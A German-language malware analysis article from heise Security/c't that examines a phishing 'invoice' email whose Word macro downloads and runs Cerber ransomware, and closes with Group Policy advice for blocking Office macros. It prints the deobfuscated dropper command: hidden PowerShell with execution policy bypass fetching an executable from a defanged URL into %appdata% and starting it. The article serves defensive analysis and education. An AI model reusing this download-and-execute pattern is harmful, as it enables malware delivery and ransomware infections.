Feind aus dem Word-Dokument

Analysiert: Das Comeback der Makro-Malware

Makro-Viren sind tot – dachten wir. Derzeit wollen sich vor allem Erpressungs-Trojaner im großen Stil über Makros auf Computer schleichen. In dieser Folge der „Analysiert"-Reihe untersucht die Malware-Analystin Olivia von Westernhagen ein frisch aufgetauchtes Exemplar.

Von Olivia von Westernhagen

Schädlinge, die sich in Form von Makros in Microsoft-Office-Dokumenten verbergen und beim Öffnen automatisch ausgeführt werden, waren um die Jahrtausendwende sehr populär. Danach kam die Masche mehr und mehr aus der Mode. Das lag wohl daran, dass Microsoft seit Office 2010 Makros standardmäßig abgeschaltet hat. Doch nicht umsonst heißt es, Totgesagte leben länger. 2016 berichteten c't und andere Medien wiederholt von Erpressungs-Trojanern, die Computer über Makros in Word-Dokumenten infizieren. Das machte mich neugierig, wie das konkret funktioniert.


Die vermeintliche Rechnung

Ich musste nicht lange suchen, bis ich in meinem Spam-Ordner eine betrügerische Nachricht mit einem präparierten Word-Dokument im Gepäck gefunden habe. In derartigen Mails wird Opfern etwa der Bär aufgebunden, dass sie eine versäumte Rechnung bezahlen müssen. Oft ist die optische Aufmachung und der Text der Spam-Mails erschreckend überzeugend. Der folgende Text einer derartigen Mail ist exemplarisch und findet in zig Variationen Verwendung:

```
Betreff: Ihre Rechnung vom 24.11.2016
Sehr geehrter Kunde,
Vielen Dank für die Bestellung.
Dies ist die erste Mahnung.
Die Rechnung finden Sie im Anhang.
Mit freundlichen Grüßen
```

Am Ende der Mail findet sich ein Absatz mit den gesetzlich vorgeschriebenen Informationen für geschäftliche E-Mails inklusive Namen des Geschäftsführers, Umsatzsteuer-Identifikationsnummer und so weiter. Im Anhang ist ein unverdächtig wirkendes Word-Dokument verankert – unverdächtig deshalb, weil dieses Dateiformat im Gegensatz zu .exe-Dateien, .zip- und .rar-Archiven oder PDFs nicht (mehr)

in dem Ruf steht, ein gängiges Medium für Malware-Infektionen zu sein. Doch trotz der eingangs erwähnten standardmäßigen Makro-Deaktivierung ist das Dokument richtig gefährlich, wie ein Blick ins Innere zeigt. Hierfür empfiehlt sich die Installation von Microsoft Office innerhalb einer virtuellen Maschine (VM), um Schäden am Betriebssystem zu vermeiden.



Vorsicht! Ein unüberlegter Klick (rot markiert) in einem präparierten Word-Dokument genügt und schon ist ein Computer mit Malware infiziert. Das passiert in Sekundenschnelle und kann verheerenden Schaden anrichten.

Bitte Makros aktivieren

Nehmen wir Folgendes an: Der Empfänger geht fest davon aus, dass in seinem Namen unberechtigterweise etwas bestellt wurde und ist angesichts der bereits seit Monaten offenen und nicht beglichenen Rechnung verzweifelt genug, das Word-Dokument zu öffnen. In dieser Annahme könnte ihn zusätzlich auch das in der E-Mail angegebene, real existierende Impressum bestärken, das offensichtlich von einem Online-Shop kopiert wurde.

Die Wahrscheinlichkeit ist also groß, dass er im nächsten Schritt der Aufforderung folgt, die ihm im Inneren des Dokuments in fetten Lettern entgegenspringt: For activate compatibility mode, please click „Enable editing“ in yellow bar, and after click „Enable content“. Die passende Schaltfläche dafür in Word ist nicht zu übersehen. Das gebrochene Englisch in dem von mir analysierten aktuellen Beispiel sollte potenzielle Opfer jedoch aufhorchen lassen – im Zuge meiner Analyse sind mir aber auch glaubhaftere Formulierungen über den Weg gelaufen.

In der von mir für die nachfolgende Analyse verwendeten Office-Versionen 2010 und 2016 ist die geforderte Aktivierung von Makros im Dokument denkbar einfach: Ein Klick auf eine gelbe Schaltfläche „Inhalt aktivieren“ unterhalb der Symbolleiste genügt. LibreOffice- und OpenOffice- Nutzer sollten nicht gefährdet sein. In meinen Tests mit einem aktuellen Sample sprang die Makro-Funktion der Open-Source-Offices nicht an, da sich die Makro-Funktionsweise von der in Word unterscheidet.

Ich folge dem Impuls zum Aktivieren jedoch nicht; schließlich will ich mir die enthaltenen Makros zunächst ansehen, um ihre Funktionsweise zu verstehen. Dafür verwende ich den in Word standardmäßig integrierten Visual-Basic-Editor. In Word 2010/16 ist dieser über Ansicht/Makros/Makros abrufbar.

Eine andere Möglichkeit, Makro-Code aus Office-Dokumenten herauszufiltern, bietet das Tool OfficeMalScanner von Frank Boldewin. Per Kommandozeile lassen sich damit Informationen über das Dateiformat ermitteln und im Dokument enthaltener Visual-Basic-Code (VBA) in einer neu angelegten, separaten Datei abspeichern. Bei VBA handelt es sich um eine mächtige Programmiersprache. Die Verwendung dieses Tools bietet sich vor allem dann an, wenn zur Analyse des Codes keine virtuelle Maschine zur Verfügung steht und dieser somit auf keinen Fall ausgeführt werden darf.

Der Makro-Code

Mit dem Klick auf „Aktivieren“ erlaubt der Nutzer aber nicht nur Makros, etwa im Sinne von Dokumentoperationen via Hotkey. Er ermöglicht vielmehr das automatische Ausführen von beliebigem VBA-Code – und das bei jedem künftigen Öffnen des Dokuments.

Im vorliegenden Beispiel kommt hierfür die VBA-Standard-Funktion `Document_Open()` zum Einsatz, die Word beim Öffnen eines Dokumentes automatisch ausführt. Gleichwertige Alternativen sind übrigens die Funktionen `Auto_Open()` beziehungsweise `Workbook_Open()`, die Entwickler von Trojanern gern als automatischen Einstiegspunkt für den Schadcode-Aufruf verwenden.


Beim Betrachten der `Document_Open()`-Funktion dieses Schädlings fällt zunächst die Deklaration einer großen Anzahl von Variablen auf. Um den Code schwerer lesbar zu machen (Obfuskation), setzen die Malware-Autoren auf zufällige Zeichenketten als Variablennamen, denen sie als Werte Teilstrings aus Buchstaben oder Zahlen zuweisen. Erst zur Laufzeit werden die Variablenwerte innerhalb ebenfalls zufällig benannter Funktionen wieder zusammengesetzt und entschlüsselt.

Der durch die hohe Anzahl solcher Funktionen sehr umfangreiche Code verwirrt nicht nur mich als Analystin, sondern dient vor allem auch dazu, die statische Code-Analyse durch AV-Programme zu erschweren. Ich gehe davon aus, dass die Code-Obfuskation auf einem Tool basiert und somit bei jeder neuen Malware-Kampagne ganz einfach verändert werden kann. Dadurch können AV-Programme neue Varianten nicht anhand identischer Code-Passagen entlarven.

Was bis hierher nach einer cleveren Strategie aussieht, hat der Urheber des Codes allerdings nicht ganz zu Ende gedacht: Eine einzige Codezeile hebt sich stark vom schwer verständlichen Einerlei ab und offenbart mir auf einen Blick, welchem Zweck das Makro dient: `:owogdew = Array(„CM“, „d.“, „Ex“, „E[…]`. Wenige Zeilen darunter sehe ich den Aufruf des Bereichs `[…]Array(join(owogdew[…]`. Dieser setzt die einzelnen Array-Elemente mit

Analysiert: by heise Security

Dies ist ein Hintergrundartikel von heise Security, dem auf Sicherheit spezialisierten Portal von heise online. Dort finden Sie auch weitere Artikel der losen Serie „Analysiert", in der Experten einen Blick hinter die Kulissen von aktuellen Schädlingen, Betrugsmaschen und anderen Tricks werfen. Wie hat Ihnen der Artikel gefallen? Senden Sie uns Ihr Feedback an des@ct.de.



Das Tool OfficeMalScanner extrahiert unter anderem Makros aus Office-Dateien.

kleinen Änderungen zu einem einzigen String zusammen:

```
CMd.ExE /C POwErSHElL.ExE -
EXeCUTiOnPoliCy byPaSs -NoPROFILE -
wINDOwstyle hidDEn (new-
objectsySTEM.nET.WeBcliENT).dOwnLOadfIL
e('hxxp://zofelas[...]''%apPDATA%.exE')
;stArT-pRoCESS '%aPPDaTa%.exe'
```

Diese Anweisung startet `PowerShell.exe` aus der Windows-Eingabeaufforderung `cmd.exe` heraus. Bei PowerShell handelt es sich um ein seit Windows 7 vorinstalliertes Duo aus Kommandozeileninterpreter und eigener Skriptsprache, das als mächtiges Admin-Tool sehr beliebt ist. Die an PowerShell übergebenen Parameter `-ExecutionPolicy Bypass`, `-NoProfile` und `-WindowStyle Hidden` dienen dazu, die Aktivitäten der Shell vor dem Nutzer zu verbergen.

Die Malware nutzt die WebClient-Klasse aus dem .NET-Framework, um den Download einer Datei von einer vorgegebenen URL zu veranlassen. Die Datei landet im `%appdata%`-Ordner. Mit dem Befehl `Start-Process` plus dem Pfad zur Datei führt der Makro-Code die Ransomware Cerber in Form einer .exe-Datei aus. Das Makro hat seine Aufgabe als relativ simpler Downloader nach Ausführung dieser einen Zeile erfüllt.

Im Gegensatz zu der Makro-Masche, die zur Jahrtausendwende die Regel war, befindet sich der Schädling nicht mehr direkt an Bord eines Word-Dokumentes. Stattdessen wird er nachträglich heruntergeladen und anschließend installiert.

Operationsbesteck

Mit diesen Tools hat Olivia von Westernhagen in Word-Makros geschaut.

- **OfficeMalScanner**: zum Herausfiltern von Makro-Code
- **Visual-Basic-Editor in Word**: zeigt Makro-Code an
- **VirtualBox**: virtuelle Maschine

Alle Tools finden Sie über den c't-Link.

Durch diesen Ansatz können die Malware-Entwickler ohne viel Aufwand zum Beispiel neue Versionen eines Trojaners nachschieben. Die Methode kann aber auch Nachteile für die Kriminellen haben, schließlich findet eine Infektion nur statt, wenn der Computer eines Opfers online ist.

Daten gegen Lösegeld

Im weiteren Verlauf zeigt sich das ganze Ausmaß dessen, was ein unüberlegter Klick in Word anrichten kann: Mein Computer, beziehungsweise zum Glück nur meine virtuelle Maschine, befindet sich im Würgegriff des Erpressungs-Trojaners Cerber. Das ist nicht zu übersehen, da der Schädling das Desktop-Bild ausgetauscht und überall seine Erpresser-Botschaft platziert hat. Besonders prekär: Nach dem Aktivieren der Makros nimmt das Unheil im Hintergrund und vom Opfer unbemerkt seinen Lauf. Bilder und Dokumente sind bereits nach wenigen Sekunden verschlüsselt. Den Schlüssel für die Daten wollen die Drahtzieher erst gegen Lösegeld rausrücken.

Der VBA-Code beweist, dass keine besondere Raffinesse nötig ist, um gefährliche Malware auf einem System zu platzieren. Die hohen Infektionszahlen mit Cerber zeigen, dass viele Nutzer der Aktivierungs-Aufforderung im Word-Dokument nachkommen – und, dass Malware-Makros keineswegs eine angestaubte Masche zur Verbreitung von Trojanern sind. Besonders interessant am vorliegenden Beispiel ist der Missbrauch der vorinstallierten PowerShell, die den Download und die Ausführung der Ransomware in einem einzigen unauffälligen Schritt ermöglicht.

(des@ct.de) c't

Download der Analyse-Tools und Gruppenrichtlinien: ct.de/ygt2

Makros in Office global verbieten

Seit Office 2010 sind Makros zwar standardmäßig deaktiviert, doch überzeugend formulierte betrügerische Mails können Opfer dazu bringen, die „Geschützte Ansicht" zu deaktivieren: Daraufhin nimmt die Infektion ihren Lauf.

Über die Gruppenrichtlinien von Windows können Admins, etwa in einem Unternehmen, Makros in Office 2007, 2010, 2013 und 2016 ohne Ausnahme verbieten. Für die Einrichtung stellt Microsoft Gruppenrichtlinien-Vorlagen in Form einer .exe-Datei zum Download bereit (siehe c't-Link). Diese müssen Admins lediglich via Doppelklick ausführen und anschließend die extrahierten Ordner „de-de" und „en-us" in den Ordner PolicyDefinitions im Windows-Verzeichnis kopieren. Das Makro-Verbot greift je nach Einstellung im Editor für lokale Gruppenrichtlinien unter „Benutzerkonfiguration/Administrative Vorlagen" für Excel, PowerPoint und Word. Dort kann man auch für verschiedene Szenarien Einstellungen vornehmen: So ist es etwa denkbar, dass Makros ausschließlich in lokal erzeugten Office-Dokumenten erlaubt sind und die Funktion in heruntergeladenen Word-Dateien blockiert ist. In einem kurzen Versuch hat das erfolgreich beim Download mit Chrome, Edge, Firefox und Thunderbird geklappt.

Deaktiviert ein potenzielles Opfer nach Einrichtung der Makro-Gruppenrichtlinie die geschützte Ansicht eines Word-Dokumentes, bleiben Makros trotzdem blockiert. Zusätzlich erscheint ein Hinweis, dass alleinig ein Admin die geblockten Makros entsperren kann.